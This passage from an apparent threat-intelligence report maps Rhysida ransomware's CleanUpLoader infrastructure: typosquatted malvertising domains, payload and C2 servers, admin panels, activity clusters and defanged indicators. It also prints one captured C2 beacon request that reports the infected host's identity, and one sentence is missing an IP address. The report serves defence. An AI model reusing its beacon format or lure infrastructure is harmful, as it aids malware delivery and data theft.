PortStarter also contacts its C2 using the non-standard "`Hostname`" header which contains the IP address, hostname, and domain of the infected host, separated by a '`|`' (see **Figure 11**).

```
GET / HTTP/1.1
Host: 192.168.60.131
Hostname: 192.168.60.131|DESKTOP-OE4E99H.WORKGROUP
```

Figure 11: *PortStarter C2 communication using unofficial hostname (Source: Recorded Future)*

Infrastructure Analysis

Multi-tiered Infrastructure

Insikt Group identified Rhysida's multi-tiered infrastructure as being composed of three layers: the infrastructure used for malvertising-based delivery of CleanUpLoader, the post-infection infrastructure handling CleanUpLoader command-and-control communications, and the higher-tier management infrastructure, which includes the admin panel and a Zabbix server for infrastructure monitoring (see **Figure 12**). The various components are discussed in greater detail below.



***Figure 12**: Rhysida multi-tiered infrastructure used for CleanUpLoader-based intrusions (Source: Recorded Future)*

Typosquat-based Malvertising

Rhysida threat actors have reportedly leveraged typosquatted domains for malvertising, aiming to infect victims with CleanUpLoader prior to deploying ransomware. Specifically, in at least one reported incident, CleanUpLoader was delivered after victims visited the fake Microsoft Teams download website *micrsoft-teams-download[.]com* (see **Figure 13**). As is typical in malvertising campaigns, the domain is used as a landing page, with the threat actor replicating much of the legitimate brand's HTML to make it appear authentic, enhance its search result ranking, and increase the chance of users clicking on the download button.



***Figure 13**: Fake Microsoft Teams download website using in malvertising campaign (Source: urlscan)*

Drawing on industry reports about impersonated software products linked to CleanUpLoader, distinct redirects to a known payload server, and other technical indicators, Insikt Group identified additional domains and associated websites that are highly likely to have been, or will be, used by this threat actor for malvertising (see **Table 4**). Notably, all identified websites contained specific code indicative of the threat actor's distinct tradecraft. Additionally, it is notable that most domains began resolving around the same time.

Domain	IP Address	Registrar	First Seen	Software Product
micrsoft-teams-download[.]com	Cloudflare	PDR Ltd.	2024-07-19	Microsoft Teams
nnlcrosaftteams-download[.]pro	Cloudflare	PDR Ltd.	2024-06-18	Microsoft Teams
microsoftt-teams-download[.]com	Cloudflare	PDR Ltd.	2024-05-30	Microsoft Teams

microssoft-teams[.]com	Cloudflare	PDR Ltd.	2024-05-20	Microsoft Teams
microsoftt-teams[.]com	45.61.136[.]244	PDR Ltd.	2024-05-19	Microsoft Teams
ns-client[.]net	162.33.178[.]137	Namecheap	2024-05-16	NC Client
auttodessk[.]com	45.61.136[.]48	Namecheap	2024-05-16	AutoDesk
aut0deskk[.]com	67.217.228[.]11	Namecheap	2024-05-15	AutoDesk
autosdesk[.]net	67.217.228[.]136	Namecheap	2024-05-09	AutoDesk
zoom-video[.]org	64.95.13[.]77	Namecheap	2024-05-17	Zoom
crystal-maker[.]com	45.61.136[.]85	Namecheap	2024-05-16	Crystal Maker
crystalmaker[.]pro	67.217.228[.]171	Namecheap	2024-05-10	Crystal Maker
webex-up[.]com	162.33.179[.]46	Namecheap	2024-05-09	Webex

***Table 4**: Suspected malvertising domains used to lure victims into downloading fake software (Source: Recorded Future)*

Insikt Group has identified corresponding CleanUpLoader samples for the software products Microsoft Teams, NC Client, AutoDesk, Zoom, CrystalMaker, and Webex.

Two domains stand out because despite not referencing software products like Microsoft Teams in their domain names, they still hosted websites impersonating download sites for these software products (see **Table 5**). Both domains resolved to IP addresses within BLNWX, an ASN (AS399629) frequently used by the threat actor. Up until at least May 8, 2024, *pixalate[.]us* directly hosted a fake Microsoft Teams download website and, starting no later than May 10, 2024, began redirecting to *autosdesk[.]net*.

Domain	IP Address	Registrar	First Seen	Software Product
gang-force[.]com	162.33.179[.]222	PDR Ltd.	2024-05-20	Microsoft Teams
pixalate[.]us	64.95.13[.]98	Namecheap	2024-05-08	AutoDesk

***Table 5**: Domains possibly used for testing purposes (Source: Recorded Future)*

Although Onion Mail addresses are commonly used by cybercriminals, including Rhysida, for victim communication, it is notable that both domains are linked to such email addresses. Specifically, *gang-force[.]com* has its SOA record set to *estelaosinski@onionmail[.]org*, while *pixalate[.]us* lists *kimigleason@onionmail[.]org* as the registrant email address.

Payload Server(s)

After the victim clicks the download button on the fake download website, they are redirected to a domain that hosts the malicious fake software product, tracked as the payload server. One publicly reported payload server for CleanUpLoader was *206.71.149[.]46*, with the associated domain *prodfindfeatures[.]com*. This domain was registered through Namecheap and hosted on the IP address

from April 6 to June 7, 2024. The server was used to deliver CleanUpLoader through fake downloads for at least three software products (see **Table 6**).

Filename	Impersonated Software Product	First Seen
`NSCP-0.5.2.41-x64.exe`	NC Client	2024-05-10
`FusionClientDownloader.exe`	Autodesk	2024-05-15
`MSTeamsSetup_c_l_.exe`	Microsoft Teams	2024-05-20

***Table 6**: Fake download files (Source: Recorded Future)*

Additionally, Insikt Group observed that the typosquatting domain *nnlcrosaftteams-download[.]pro* redirected to *backuppingplanseasy[.]com*, registered via Enom and hosted on *216.245.184[.]129* between June 14 and August 22, 2024. The domain ultimately led to the download of NetSupport, which will be explored in the following section. While in use, both the payload server delivering CleanUpLoader and the likely associated server hosting NetSupport had three open ports, each with distinct configurations.

Based on these server configurations, we identified four other domains that are likely connected. Notably, all four domains were hosted on IP addresses associated with BLNX, registered through Enom, and follow a similar domain naming convention, comprising English words arranged to form a sort of sentence (see **Table 7**).

Domain	IP Address	Registrar	First Seen	Last Seen
buydotclearlynet[.]com	64.94.84[.]61	Enom	2024-07-02	2024-09-08
docsfromthewest[.]com	149.248.78[.]182	Enom	2024-07-02	2024-09-01
heartwithinadream[.]com	162.33.178[.]83	Enom	2024-07-02	2024-08-29
itisthebestforyou[.]eu	193.149.190[.]10	Enom	2024-06-14	2024-08-17

***Table 7**: Suspected additional payload servers by Rhysida threat actors (Source: Recorded Future)*

NetSupport

As previously noted, Insikt Group observed that the typosquatting domain *nnlcrosaftteams-download[.]pro* redirected to *backuppingplanseasy[.]com*, which ultimately led to the download of NetSupport. Although NetSupport has not been publicly linked to Rhysida, the server's matching configurations, the use of a fake Microsoft Teams download for payload delivery, and the similar domain naming pattern suggest that NetSupport is likely employed in at least some of Rhysida's operations. Based on open-source data, the server was only observed being used to deliver NetSupport through fake downloads for Microsoft Teams (see **Table 8**).

Filename	Impersonated Software Product	First Seen
`Teams.exe`	Microsoft Teams	2024-06-24
`setup_mst.exe`	Microsoft Teams	2024-06-20

***Table 8**: NetSupport RAT disguised as Microsoft Teams (Source: Recorded Future)*

CleanUpLoader C2 Servers

After infection, CleanUpLoader connects to its C2 server(s) on port 443. CleanUpLoader C2 servers that we analyzed for this report typically featured distinct configurations on port 443 and, regardless of the queried endpoint, consistently returned the same HTML response that has not been observed elsewhere.

Based on server-distinct configurations and the HTML response, Insikt Group identified several additional CleanUpLoader C2 domains and their associated IP addresses (see **Table 9**). The C2 servers Insikt Group observed were generally reused across multiple samples and over extended periods, rather than being deployed for single-use operations.

Domain	IP Address	Registrar	First Seen	Last Seen	Group
firscountryours[.]eu	162.19.237[.]181	Enom	2024-06-24	2024-09-11	1
codeforprofessionalusers[.]com	51.195.232[.]46	Enom	2024-05-11	2024-09-12	1
postmastersoriginals[.]com	139.99.221[.]140	Enom	2024-05-22	2024-09-13	1
retdirectyourman[.]eu	206.166.251[.]114	Namecheap	2024-03-24	2024-09-13	2
supfoundrysettlers[.]us	64.95.10[.]243	Namecheap	2024-03-24	2024-09-13	2
whereverhomebe[.]com	149.248.79[.]62	Enom	2024-05-20	2024-09-13	2
yourserenahelpcustom[.]uk	149.248.79[.]62	Namecheap	2024-03-24	2024-04-25	3
connectivity-check[.]linkpc[.]net	45.66.248[.]78	DNSExit.com	2023-10-04	2024-06-27	4
time-check-broker[.]com	91.240.118[.]215	Namecheap	2023-11-13	2024-09-12	5

***Table 9**: CleanUpLoader C2 servers (Source: Recorded Future)*

Through our hunting efforts, we identified samples that connected to either two to three C2 domains or just a single C2 domain. For example, we identified multiple samples that each connected to two to three of the domains *firscountryours[.]eu*, *codeforprofessionalusers[.]com*, and *postmastersoriginals[.]com*, as well as multiple samples that connected to two to three of the domains *retdirectyourman[.]eu*, *supfoundrysettlers[.]us*, and *whereverhomebe[.]com*. We used this observation to define sample groups, as indicated in the rightmost column of **Table 9**. These sample groups were later used as the basis to create Activity Clusters, which we explore further in the Activity Clusters section.

Of note, two domains, *yourserenahelpcustom[.]uk* and *whereverhomebe[.]com*, were hosted on the same IP address consecutively, indicating they likely belong to the same threat actor. Also noteworthy is that one of the domains, *supfoundrysettlers[.]us*, is associated with an Onion Mail email address, *siskollew@onionmail[.]org*, used during its registration.

Admin Panel

CleanUpLoader C2 servers associated with Rhysida activity typically connect to an admin panel via port 80. This admin panel is a simple website where Rhysida threat actors log in using a username and password on the endpoint `/login` on TCP port 443 (see **Figure 14**). The admin panel is generally linked to a specific domain, with the most recent version associated with *metalforthecoredream[.]com*, which resolved to *141.255.166[.]66* from April 10 to August 21, 2024. The same IP address hosted a likely older version of the panel, linked to the domain *lakeshorehomebuilders[.]com*, from March 3 to March 20, 2024. One difference in the panel was the use of "`Loader`" instead of "`Login`" in the HTML title, as seen in the current version.



***Figure 14**: Rhysida panel used to administer CleanUpLoader C2 servers (Source: URLScan)*

Given that the initially identified panel used the Laravel Livewire framework, along with distinctive HTML features like keyword usage and imported JavaScript files, we identified several additional CleanUpLoader panels. These, along with the previously mentioned panels, are listed in **Table 10**.

Domain	IP Address	Registrar	First Seen	Last Seen
metalforthecoredream[.]com	141.255.166[.]66	Namecheap	2024-04-10	2024-08-30
lakeshorehomebuilders[.]com	141.255.166[.]66	dnsowl.com	2024-03-03	2024-03-20
basiconlineincome[.]com	213.109.202[.]161	namehero.com	2024-01-24	2024-08-01
time-check-broker[.]com	91.240.118[.]215	registrar-servers.com	2023-11-13	2024-09-12
connectivity-check.linkpc[.]net	45.66.248[.]78	DNSExit.com	2023-10-04	2024-06-27

***Table 10**: Panel domains connected to CleanUploader activity (Source: Recorded Future)*

Of note, all panels except the current one used by Rhysida have "`Loader`" as their HTML title instead of "`Login`". Moreover, *time-check-broker[.]com* and *connectivity-check.linkpc[.]net* serve a dual purpose, functioning as both panels and CleanUpLoader C2 servers. This dual functionality will be examined further in the Activity Clusters section.

Zabbix Monitoring Server

Through Recorded Future Network Intelligence data, we identified a Zabbix server that connects to the panel on TCP port 10050 and is used for infrastructure monitoring. Notably, the Zabbix panel's language is set to Russian (see **Figure 15**).



***Figure 15**: Zabbix panel used for infrastructure monitoring (Source: URLScan)*

Activity Clusters

We identified three distinct activity clusters (see **Figure 16**). The clustering analysis was based on various factors, including the sample groups discussed in the CleanUpLoader C2 Servers section (based on the number and types of C2 domains they connected to), links to Rhysida activity, domain naming patterns, the timing of the activity, and the use of dual-purpose infrastructure for both panel and C2 functions.



***Figure 16**: Three CleanUpLoader clusters observed in 2023 and 2024 (Source: Recorded Future)*

Activity Cluster 1 began in 2024 and comprises samples from group 1, all of which connect to two to three of the domains *firscountryours[.]eu*, *codeforprofessionalusers[.]com*, and *postmastersoriginals[.]com*. Activity Cluster 2, also starting in 2024, is the only cluster associated with Rhysida activity and includes samples from group 2. The C2 servers alongside their sample group are listed in **Table 9** in the CleanUpLoader C2 Servers section. Activity Cluster 2 also encompasses sample group 3, as the domain *yourserenahelpcustom[.]uk* was hosted on the same IP address that later hosted *whereverhomebe[.]com*. Furthermore, *yourserenahelpcustom[.]uk* was registered on the same day as *retdirectyourman[.]eu* and *supfoundrysettlers[.]us* through the same registrar.

Activity Cluster 3 began emerging in 2023 and includes samples from groups 4 and 5, specifically those connecting to either *connectivity-check[.]linkpc[.]net* or *time-check-broker[.]com*. Most importantly, both domains served dual purposes, being used for both C2 and panel, which had not been observed with other C2 servers. In addition, although *connectivity-check[.]linkpc[.]net* is a dynamic DNS domain, both domains feature the term "`check`" and use dashes between the words.

Activity Clusters 1 and 2 exhibit significant indications of being associated with the same threat actor. Samples from both clusters connect to two to three domains, a pattern not observed in other samples.

The activity began around the same time in 2024, and the domains follow a similar naming convention, featuring English words arranged to form sentences. Additionally, domains from both clusters were at least partially registered through Enom and include at least one domain with a `.eu` top-level domain (TLD).

Rhysida Extortion Site

Rhysida operates an extortion site where it displays its victims along with a countdown clock indicating when stolen data will be leaked as part of its double extortion tactic (see **Figure 17**). Victims are directed to the extortion site with a provided key to initiate negotiations. Typically, this site is hosted on an Onion site, accessible only through Tor. However, a likely security lapse by Rhysida threat actors in June 2023 exposed the website's actual IP address, *5.255.106[.]234* on TCP port 57381.

***Figure 17**: Exposed Rhysida extortion site as of June 6, 2023 (Source: urlscan)*

In response, Rhysida not only addressed the security issue but also appears to have switched its web server from Apache to Nginx. The new extortion site features some minor changes, such as a display of the number of victim organizations Rhysida has and the number of auctions currently online (see **Figure 18**).

